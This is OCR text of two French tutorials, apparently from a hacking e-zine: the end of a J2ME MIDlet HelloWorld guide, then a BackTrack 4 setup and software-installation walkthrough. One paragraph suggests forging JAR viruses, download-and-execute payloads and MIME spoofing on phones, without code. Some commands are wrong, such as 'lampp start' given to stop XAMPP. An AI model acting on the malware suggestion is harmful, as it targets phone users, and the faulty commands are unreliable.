
OTA server emulation started ...

HTTPS server emulation started ...

Une fois le projet créé allez dans project → settings



Et faites en sorte de configurer tel quel puis ok.




Votre Premier HelloWorld JAVA


```
// contient les éléments de base
import javax.microedition.midlet.*;
// contient les éléments permettant de gérer l'interface
import javax.microedition.lcdui.*;

public class HelloWorld extends MIDlet implements CommandListener
{
  private Display _display;
  private TextField _textField1;
  private Command _commandExit;
  private Form _form1;

  public HelloWorld()
  {
    // fait un lien avec l'affichage
    _display = Display.getDisplay(this);

    // creation d'un objet formulaire sur lequel on peut placer des composants
    _form1 = new Form("Test de HelloWorld");

    // creation d'un bouton pour sortir du programme
    _commandExit = new Command("Exit", Command.SCREEN,1);

    // creation d'un champ de texte contenant notre Hello World
    _textField1 = new TextField("","Hello World !",15,TextField.ANY);

    // ajout des composants au formulaire
    _form1.addCommand(_commandExit);
    _form1.append(_textField1);
    _form1.setCommandListener(this);
  }

  // évènement exécuté au démarrage de l'application
  public void startApp()
  {
    // affichage du formulaire
    _display.setCurrent(_form1);
  }

  // évènement exécuté lors de la mise en pause de l'application
  public void pauseApp()
  {
  }

  // évènement exécuté lorsque l'application se termine
  public void destroyApp(boolean unconditional)
  {
  }

  public void commandAction(Command c, Displayable s)
  {
    // lors du clic sur le bouton Exit
    if (c == _commandExit)
    {
      // appel manuel à la fonction de fermeture
      destroyApp(false);
      // on demande au manager de fermer l'application
      notifyDestroyed();
    }
  }
}
```

Une fois le script écrit dans un éditeur de texte enregistrez le au format ASCII , et/ou simplement supprimez les commentaires.


Ensuite crééz le paquet de données. Project -> Package → Create Package

Vous pouvez copier les fichier jar et jad sur votre telephone, le répertoire indiqué dans le log donne leur endroit sur le disque.





Ensuite testez votre premier applet sur votre telephone, ensuite vous pouvez regarder les projets de démonstration inclus dans Wireless toolkit pour inspirer vos prochains programmes.



6. Conclusion

La mobilette est une application Java à la norme MIDP conçue pour les téléphones mobiles et les PDA. Les mobilettes bouleversent le monde des téléphones portables, car elles transforment les téléphones en véritables petits ordinateurs supportant notamment le multi-thread, le stockage de données en mémoire flash et l'accès à Internet. Mais en plus une mobilette bien écrite fonctionne sur n'importe quel téléphone compatible Java, quelle que soit sa marque. En fait, les résultats du benchmark effectué permettent de configuré avec succès la compilation avec le logiciel wireless toolkit (free for all system). J'ai constaté que ce qui compte lorsque vous faites un applet java ,c'est de bien configurer les propriétés du projet afin que justement sa soit compatible avec le telephone et ainsi adapter la source à vos desirs. Donc bien vérifié les fonctionnalités JSR en faisant des benchmark , c'est important !

Pour faire des benchmark java de votre telephone il y a l'application java JbenchmarkHD,vous aurez à peu prés les meme. résultat que sur club-java.

Il est sans doute possible d'usurper le type mime des fichiers jad ou son contenu, de forger ses virus jar, de fabriquer un dl and execute ou d'atteindre nimporte quel autre ressource du telephone comme le bluetooth, le gprs , l'irda, le réseau OBEX, le wap , de baser le telechargement de l'applet en fonction de l'UA. Mais cet article a plutot pour but d'introduire a la programmation d'application java.

Liens Annexes

- Liste des telephones compatibles JAVA MIDP
http://www.club-java.com/TastePhone/J2ME/MIDP_mobile.jsp

- Liste XML des wap User agents
http://xmlvalidator.openmobilealliance.org/cgi/search.cgi

- Caracteristique software J2ME du SGH-U600
http://www.club-java.com/TastePhone/J2ME/MIDP_Java_telephone.jsp?l=fr&m=808&brand=Samsung&model=SGH-U600

- Definition de J2ME
http://fr.wikipedia.org/wiki/Java_2_Micro_Edition

- Tutoriel J2ME
http://defaut.developpez.com/tutoriel/java/j2me/

- Definition sur le GPRS
http://dvdgsm.free.fr/gprs.html

- JADMaker pour créé ses fichiers .jad
http://www.archive.org/download/tucows_347348_JADMaker/JADMaker.zip

- Wireless toolkit de Sun pour créé ses programmes.
http://java.sun.com/products/sjwtoolkit/download.htm

- Backtrack 4 Le système d'exploitation utilisé dans ce tutoriel.
http://www.backtrack-linux.org/downloads

Backtrack defenestration for fun and freedom

tutoriel écrit par p3Lo

defenestration - Jargon File (4.4.4, 14 Aug 2003) :
“ n.The act of completely removing Micro$oft Windows from a PC in favor of a better OS (typically Linux).”

Ce tutoriel représente une unification de post-it déposé sur mon écran à un instant précis.

I.Quelques Commandes internes utiles :

1. Utilisation de la commande mount sur BT4
2. Création d'un fichier ISO a partir du lecteur cdrom
3. Installation de BT4 sur clé usb
4. BT4 installation sur disque dur
5. Installation de la carte wifi
6. Changer les application au démarrage avant startx
7. Changer les application au démarrage aprés startx
8. Connaitre sa version de linux et ubuntu
9. Detecter sa carte son / carte graphique
10. Mise à jour de la liste des dépots

II. Installation d'applications sur BT4

1. Openoffice 3 installation
2. Eclipse installation
3. Google earth
4. Google chrome
5. Xampp installation
6. Recordmydesktop installation
7. VLC installation
8. VirtualBox installation
9. Amsn installation
10. Compiz Installation

I. Commandes internes

1. Utilisation de la commande mount sur BT4

On liste l'arboressence avec la commande ls , l'option la sert a afficher les droits d'écriture.

```
root@bt:/mnt# ls -la
total 12
drwxr-xr-x 3 root root 4096 May 10 2009 .
drwxr-xr-x 21 root root 4096 Jan 31 03:16 ..
drwxr-xr-x 2 root root 4096 May 10 2009 usb
```

La commande qui permet de lister les partitions branchées sur le pc.
Repèrez la partition du disque en fonction de la taille du lecteur.

```
root@bt:/mnt# fdisk -l
Disk /dev/sda: 320.0 GB, 320072933376 bytes
255 heads, 63 sectors/track, 38913 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x2272d736
Device Boot Start End Blocks Id System
/dev/sda1 * 1 37874 304222873+ 83 Linux
/dev/sda2 37875 38913 8345767+ 5 Extended
/dev/sda5 37875 38913 8345736 82 Linux swap / Solaris
Disk /dev/sdf: 320.0 GB, 320072933376 bytes
255 heads, 63 sectors/track, 38913 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x500db3e0
Device Boot Start End Blocks Id System
/dev/sdf1 1 38914 312568832 7 HPFS/NTFS
```

Crééez le dossier destiné à accueuillir la partition si celui ci n'a pas été auparavant créé.

```
root@bt:/mnt# mkdir /mnt/sdf1
```

Mountez la partition sélectionnée. L'option ntfs-3g sert a définir le format de fichier que la partition montée devra utuiliser pour la lecture des fichiers.
Dans le cas ou la commande ne fonctionne toujours pas ajoutez l'option -o force

```
root@bt:/mnt# mount -t ntfs-3g /dev/sdf1 /mnt/sdf1
```

Au cas ou sa retourne une erreur faire:

```
root@bt:/mnt# mount -t ntfs-3g /dev/sdf1 /mnt/sdf1 -o force
```

Naviguez sur la partition grace au navigateur konqueror

```
root@bt:/mnt# konqueror /mnt/sdf1
```

/!\ Avant de débrancher la clé usb effectuez la commande umount pour démonter les partitions sélectionnées.

```
root@bt:/mnt# umount /mnt/sdf1
```

Dans le cas ou vous n'avez pas fait la commande umount avant de retiré le lecteur usb supprimez le dossier de la partition correspondante qui est situé dans le dossier /mnt/
(supprimer en sélectionnant le dossier et en appuyant sur shift et suppr enfoncé).

2 . Création d'un fichier ISO a partir du lecteur cdrom

– Executez konqueror
- Aller dans la section "storage media"
- Double cliquez sur le media qui ressemble a un cd /dvd
- Dans la console entrez :

```
dd if=/dev/scd0 of=cd.iso # if cdrom is scsi
```

le fichier cd.iso s'est collé dans le répertoire /root/

3. Installation de BT4 sur clé USB

La clé usb se trouve dans /dev/sdg .
On démonte le volume /mnt/sdg1 pour supprimer toute les partitions existantes.
On commence par lister les partitions.

```
root@bt:~# fdisk -l
root@bt:~# umount /mnt/sdg1
root@bt:~# gparted
```

```
======================
libparted : 1.8.9
======================
```

Une fois gparted executer , dans le menu "gparted ---->devices " sélectionnez votre clé usb puis supprimez toutes les partitions existantes et cliquez sur "apply" pour appliquer les modifications effectuées.

On recréé les partitions avec l'aide de la commande fdisk.

Remarque : lors du choix de l'attribution de la taille de la seconde partition à l'endroit là "Last cylinder, +cylinders or +size{K,M,G} (1-1022, default 1022):" , vous pouvez appuyez sur la touche "entrer" pour attribuer l'espace de stockage restant de votre clé USB.

```
root@bt:~# fdisk /dev/sdg

Command (m for help): n
Command action
e extended
p primary partition (1-4)
p
Partition number (1-4): 1
First cylinder (1-1022, default 1):
Using default value 1
Last cylinder, +cylinders or +size{K,M,G} (1-1022, default 1022): +1500M

Command (m for help): n
Command action
e extended
p primary partition (1-4)
p
Partition number (1-4): 2
First cylinder (206-1022, default 206):
Using default value 206
Last cylinder, +cylinders or +size{K,M,G} (206-1022, default 1022):
Using default value 1022

Command (m for help): a
Partition number (1-4): 1

Command (m for help): t
Partition number (1-4): 1
Hex code (type L to list codes): b
Changed system type of partition 1 to b (W95 FAT32)

Command (m for help): p

Disk /dev/sdg: 7885 MB, 7885291520 bytes
243 heads, 62 sectors/track, 1022 cylinders
Units = cylinders of 15066 * 512 = 7713792 bytes
Disk identifier: 0x1f18fade

Device Boot Start End Blocks Id System
/dev/sdg1 * 1 205 1544234 b W95 FAT32
/dev/sdg2 206 1022 6154461 83 Linux

Command (m for help): w
The partition table has been altered!

Calling ioctl() to re-read partition table.
```

WARNING: If you have created or modified any DOS 6.x
partitions, please see the fdisk manual page for additional
information.
Syncing disks.

Une fois les partitions créées on doit leur attribuer un format de fichier.

On configure le premier volume au format FAT32
root@bt:~# mkfs.vfat -F 32 -n BT4 /dev/sdg1
mkfs.vfat 2.11 (12 Mar 2005)

On configure le second volume au format ext3 (linux)
root@bt:~# mkfs.ext3 -b 4096 -L casper-rw /dev/sdg2
mke2fs 1.41.3 (12-Oct-2008)
Filesystem label=casper-rw
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
385024 inodes, 1538615 blocks
76930 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=1577058304
47 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
32768, 98304, 163840, 229376, 294912, 819200, 884736

Writing inode tables: done
Creating journal (32768 blocks):
done
Writing superblocks and filesystem accounting information:
done

This filesystem will be automatically checked every 24 mounts or
180 days, whichever comes first. Use tune2fs -c or -i to override.

Dans le cas ou bt4-final.iso se situe dans le dossier root on monte l'image iso pour copier par la suite son contenu sur la clé USB.

root@bt:~# mkdir /mnt/iso

root@bt:~# mount -o loop -t iso9660 bt4-final.iso /mnt/iso

root@bt:~# mount /dev/sdg1 /mnt/sdg1

Oncopie le systeme en conservant le type d'arboressence.
root@bt:~# rsync -avh /mnt/iso/ /mnt/sdg1/
sending incremental file list
./
boot.catalog
md5sum.txt
boot/
boot/bootsplash
boot/initrd.gz
boot/initrd800.gz
boot/initrdfr.gz
boot/memtest86+.bin
boot/vmlinuz
boot/grub/
boot/grub/bt4.xpm.gz
boot/grub/menu.lst
boot/grub/stage2_eltorito
casper/
casper/filesystem.manifest
casper/filesystem.manifest-desktop
casper/filesystem.squashfs

sent 1.57G bytes received 293 bytes 5.78M bytes/sec
total size is 1.57G speedup is 1.00

On installe GRUB pour pouvoir booter le MBR sur la clé usb.

root@bt:~# grub-install --no-floppy --root-directory=/mnt/sdg1 /dev/sdg
Probing devices to guess BIOS drives. This may take a long time.
Due to a bug in xfs_freeze, the following command might produce a segmentation fault when /mnt/sdg1/boot/grub is not in an XFS filesystem. This error is harmless and can be ignored.
xfs_freeze: specified file ["/mnt/sdg1/boot/grub"] is not on an XFS filesystem
Installing GRUB to /dev/sdg as (hd2)...
Installation finished. No error reported.
This is the contents of the device map /mnt/sdg1/boot/grub/device.map.
Check if this is correct or not. If any of the lines is incorrect,
fix it and re-run the script `grub-install'.

(hd0) /dev/sdx
(hd1) /dev/sdz
(hd2) /dev/sdg

On remplace la ligne destiné au kernel du menu.lst de grub pour rajouter nos parametres graphiques personnalisés sur la séquence de boot sélectionée:

root@bt:~# nano /mnt/sdg1/boot/grub/menu.lst

Contenu a modifier pcorrespon dant a la résolution graphique lors du chargement du serveur X destiné a l'interface graphique :
title Start Persistent Live CD
$ quiet vga=0x317
initrd /boot/initrd.gz

On démonte le volume.
root@bt:~# umount /mnt/sdg1

Votre clé usb est prète à être bootée , enjoy .

4. BT4 installation sur disque dur

Une fois la clé usb bootable créé vous pouvez simplement installez backtrack sur une partition vide, faites en sorte d'avoir 1 seule ou aucune partition par disque dur(4 partitions primaire autorisées) et l'espace non partitionné correspondra a la taille de votre systeme d'exploitation linux.

root@bt:~# gparted
root@bt:~# ./install.sh

Puis suivez la procedure d'installation classique.

5. Installation de la carte wifi

root@bt:~# lspci
Pour voir les composant et effectuer un scan de ceux-ci grace a la commande lspci.

root@bt:~# /etc/init.d/networking start
Démarrage de la configuration automatique de la carte réseau

root@bt:~# iwconfig
Voir si son interface wifi est reconnue

root@bt:~# wicd
Chargement du manager de réseau
Ensuite se connecté a internet grace à wicd.
Dans le menu backtrack-->internet --> Wicd network manager

6. Changer les application au démarrage avant startx

Ajouter"startx &" et "wicd & " sans guillemets au fichier .profile pour executer les programme au démarrage du syseme

root@bt:~# nano .profile

```
# ~/.profile: executed by Bourne-compatible login shells.

if [ "$BASH" ]; then
  if [ -f ~/.bashrc ]; then
    . ~/.bashrc
  fi
fi

mesg n
# Installed by Debian Installer:
#  no localization for root because C
#  cannot be properly displayed at the Linux console
LANG=C
LANGUAGE=C
wicd && startx
```

(touches ctrl et o pour sauvegarder puis ctrl et x pour quitter)

Dans batcktrack --> system --> settings --> KDEcomponents --> session manager

Selectionnez dans le panneau on login...
- restore manually saved session
Dans le panneau default shutdown option
-turn off computer

7. Changer les application au démarrage aprés startx

Maintenant localisez le dossier startup dans batcktrack --> system --> settings --> system administration --> paths

root@bt:~# konqueror /root/.kde3/Autostart/

Ensuite clic droit , create new --> Link to application
Dans l'onglet application sur le champ command vous pouvez entrez le lien de l'application executable, sur compiz sa donnera :

compiz –replace

8. Connaitre sa version de linux et celle d'ubuntu

root@bt:~# cat /proc/version
Linux version 2.6.30.9 (root@dev) (gcc version 4.3.2 (Ubuntu 4.3.2-1ubuntu12)) #1 SMP Tue Dec 1 21:51:08 EST 2009

root@bt:~# lsb_release -c
Codename: intrepid

Ou bien :
root@bt:~# cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.10
DISTRIB_CODENAME=intrepid
DISTRIB_DESCRIPTION="Ubuntu 8.10"

9. Détecter sa carte son

root@bt:~# lspci | grep -i audio
00:1b.0 Audio device: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) High Definition Audio Controller (rev 03)

Trouver ses codec sonores installés.
root@bt:~# cat /proc/asound/card0/codec\#* | grep Codec
Codec: Realtek ALC880
Codec: Motorola Si3054

10. Connaitre sa carte graphique

Savoir si l'acceleration matérielle est activée .
root@bt:~# lspci | grep vga
root@bt:~# glxinfo | grep rendering
direct rendering: Yes

Visitez ces sites pour plus d'information sur l'installation des cartes graphiques.
http://doc.ubuntu-fr.org/radeon
http://doc.ubuntu-fr.org/nvidia

11. Mise à jour de la liste des dépots

Changer la source des depots apt
root@bt:~# nano /etc/apt/sources.list

#les 3 premiers depots sont les depots officiels ubuntu
deb http://fr.archive.ubuntu.com/ubuntu/ intrepid main restricted universe
deb http://security.ubuntu.com/ubuntu intrepid-security main restricted universe
deb http://fr.archive.ubuntu.com/ubuntu/ intrepid-updates main restricted universe
#depot debian
deb http://ftp.debian.org etch main
#depots par défaut
deb http://archive.offensive-security.com pwnsauce main microverse macroverse restrict
deb http://archive.offensive-security.com/repotest/ ./ # BackTrack Devel Repo

II. Installation d'applications sur BT4

1. Openoffice 3 installation

Création du dossier temporaire pour le téléchargement des sources.
root@bt:~# mkdir openoffice && cd openoffice

Telechargement des sources grace à wget
root@bt:/openoffice# wget http://openoffice.dcc.fc.up.pt/localized/fr/3.1.1/OOo_3.1.1_LinuxIntel_install_fr_deb.tar.gz

Extraction des sources grace à la commande tar.
root@bt:/openoffice# tar xvf OOo_3.1.1_LinuxIntel_install_fr_deb.tar.gz
OOO310_m19_native_packed-1_en-US.9420/
OOO310_m19_native_packed-1_en-US.9420/update
OOO310_m19_native_packed-1_en-US.9420/readmes/
etc..

On liste les fichiers et dossiers telechargés.
root@bt:/openoffice# ls
OOO310_m19_native_packed-1_fr.9420
OOo_3.1.1_LinuxIntel_install_en-US_deb.tar.gz

On va dans le dossier fraichement extrait.
root@bt:/openoffice# cd OOO310_m19_native_packed-1_fr.9420/
root@bt:/openoffice/OOO310_m19_native_packed-1_fr.9420/# cd DEBS/

Décompilation des paquets .deb à l'aide de la commande dpkg -i . La commande * sert a définir une expression régulière.
root@bt:/openoffice/OOO310_m19_native_packed-1_fr.9420/DEBS# sudo dpkg -i *.deb

Selecting previously deselected package ooobasis3.1-base.
(Reading database ... 226772 files and directories currently installed.)
Unpacking ooobasis3.1-base (from ooobasis3.1-base_3.1.1-19_i386.deb) ...
Selecting previously deselected package ooobasis3.1-binfilter.
Unpacking ooobasis3.1-binfilter (from ooobasis3.1-binfilter_3.1.1-19_i386.deb) ...
Selecting previously deselected package ooobasis3.1-calc.
Unpacking ooobasis3.1-calc (from ooobasis3.1-calc_3.1.1-19_i386.deb) ...

Selecting previously deselected package ooobasis3.1-core01.
Unpacking ooobasis3.1-core01 (from ooobasis3.1-core01_3.1.1-19_i386.deb) ...
Selecting previously deselected package ooobasis3.1-core02.
Unpacking ooobasis3.1-core02 (from ooobasis3.1-core02_3.1.1-19_i386.deb) ...
Selecting previously deselected package ooobasis3.1-core03.
Unpacking ooobasis3.1-core03 (from ooobasis3.1-core03_3.1.1-19_i386.deb) ...
Selecting previously deselected package ooobasis3.1-core04.
Unpacking ooobasis3.1-core04 (from ooobasis3.1-core04_3.1.1-19_i386.deb) ...
Processing triggers for menu ...

Meme situation pour le dossier extrait.
root@bt:/openoffice/OOO310_m19_native_packed-1_fr.9420/DEBS# cd desktop-integration/
root@bt:/openoffice/OOO310_m19_native_packed-1_fr.9420/DEBS/desktop-integration# sudo dpkg -i *.deb

Selecting previously deselected package openoffice.org-debian-menus.
(Reading database ... 231370 files and directories currently installed.)
Unpacking openoffice.org-debian-menus (from openoffice.org3.1-debian-menus_3.1-9420_all.deb) ...
Setting up openoffice.org-debian-menus (3.1-9420) ...
/usr/bin/gtk-update-icon-cache
gtk-update-icon-cache: Cache file created successfully.

Processing triggers for menu ...

Openoffice est pret à l'emploi.
root@bt:/openoffice/OOO310_m19_native_packed-1_fr.9420/DEBS/desktop-integration# soffice

source :http://fr.openoffice.org/about-downloads-contrib.html?product=OpenOffice.org&os=linuxinteldeb&lang=fr&version=3.1.1

2. Eclipse installation

Source : http://www.eclipse.org/downloads/

root@bt:# wget http://www.eclipse.org/downloads/download.php?file=/eclipse/downloads/drops/R-3.5.1-200909170800/eclipse-SDK-3.5.1-linux-gtk.tar.gz

Extraire l'archive téléchargée dans le dossier correspondant aux applications (opt)
root@bt:# tar xvfz eclipse-php-galileo-SR1-linux-gtk.t.gz -C /opt
root@bt:# /opt/eclipse/eclipse start

3. Google earth installation

Telechargez executez ..

root@bt:~# wget http://dl.google.com/earth/client/current/GoogleEarthLinux.bin

Configurez les droits d'écriture de l'executable , execution de l'installateur et suppression

root@bt:~# sudo chmod +x GoogleEarthLinux.bin && sh ./GoogleEarthLinux.bin && rm GoogleEarthLinux.bin

Verifying archive integrity... All good.
Uncompressing Google Earth for GNU/Linux 5.1.3533.1731.....
loki_setup: Suspect size value for option option
loki_setup: Suspect size value for option option
loki_setup: Suspect size value for option option
Installing mimetypes...

Bonus : charger un fichier kml externe
root@bt:~# googleearth http://foo.tld/bot.kml

source: http://earth.google.com/intl/fr/download-earth.html

4. Google Chromium navigateur installation

root@bt:~# wget http://dl.google.com/dl/linux/direct/google-chrome-beta_current_i386.deb
root@bt:~# dpkg -i google-chrome-beta_current_i386.deb

5. Xampp linux installation

Telechargez , décompressez et executez

Telechargez :
root@bt:~# wget http://switch.dl.sourceforge.net/project/xampp/XAMPP%20Linux/1.7.3a/xampp-linux-1.7.3a.tar.gz

Extraire dans le dossier /opt
root@bt:~# tar xvfz xampp-linux-1.7.3a.tar.gz -C /opt
(...)
lampp/share/terminfo/P/P12-W
lampp/share/terminfo/P/P14
lampp/RELEASENOTES

Démarrer le serveur http

root@bt:~# /opt/lampp/lampp start
Starting XAMPP for Linux 1.7.3a...
XAMPP: Starting Apache with SSL (and PHP5)...
XAMPP: Starting MySQL...
XAMPP: Starting ProFTPD...
XAMPP for Linux started.

executez sur firefox
root@bt:~# firefox http://localhost

Eteindre le serveur xampp
root@bt:~# /opt/lampp/lampp start

Source: http://www.apachefriends.org/en/xampp-linux.html#377

6. Installation de recordmydesktop

On installe.
root@bt:/# apt-get install recordmydesktop
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
recordmydesktop
0 upgraded, 1 newly installed, 0 to remove and 6 not upgraded.
Need to get 53.5kB of archives.
After this operation, 156kB of additional disk space will be used.
Get:1 http://archive.offensive-security.com pwnsauce/universe recordmydesktop 0.3.7.3-1 [53.5kB]
Fetched 53.5kB in 0s (56.7kB/s)
Selecting previously deselected package recordmydesktop.
(Reading database ... 231694 files and directories currently installed.)
Unpacking recordmydesktop (from .../recordmydesktop_0.3.7.3-1_i386.deb) ...
Processing triggers for man-db ...
Setting up recordmydesktop (0.3.7.3-1) ...

On teste.
root@bt:/# recordmydesktop
Initial recording window is set to:
X:0 Y:0 Width:1280 Height:800
Adjusted recording window is set to:
X:0 Y:0 Width:1280 Height:800
Your window manager appears to be KWin

Initializing...
Buffer size adjusted to 4096 from 4096 frames.
Opened PCM device hw:0,0
Playback frequency 22050Hz is not available...
Using 44100Hz instead.
Recording on device hw:0,0 is set to:
2 channels at 44100Hz
Capturing !

Broken pipe: Overrun occurred.
Broken pipe: Overrun occurred.
Broken pipe: Overrun occurred.
Shutting down.
****

Cached 4 MB, from 113 MB that were received.
Average cache compression ratio: 3 %

****
Saved 29 frames in a total of 36 requests
....
STATE:ENCODING
Encoding started!
This may take several minutes.
Pressing Ctrl-C will cancel the procedure (resuming will not be possible, but any portion of the video, which is already encoded won't be deleted).
Please wait...
[141%]
Encoding finished!
Wait a moment please...

Done.
Written 789977 bytes
(701621 of which were video data and 88356 audio data)

Cleanning up cache...
Done!!!
Goodbye!

[touches ctrl et c pour quitter]

7. VLC installation

Mise a jour de la liste des dépots debian.

root@bt:~# sudo apt-get update

Get:1 http://archive.offensive-security.com pwnsauce Release.gpg [489B]
Get:2 http://archive.offensive-security.com pwnsauce Release [9106B]
Get:3 http://archive.offensive-security.com pwnsauce/main Packages [1532kB]
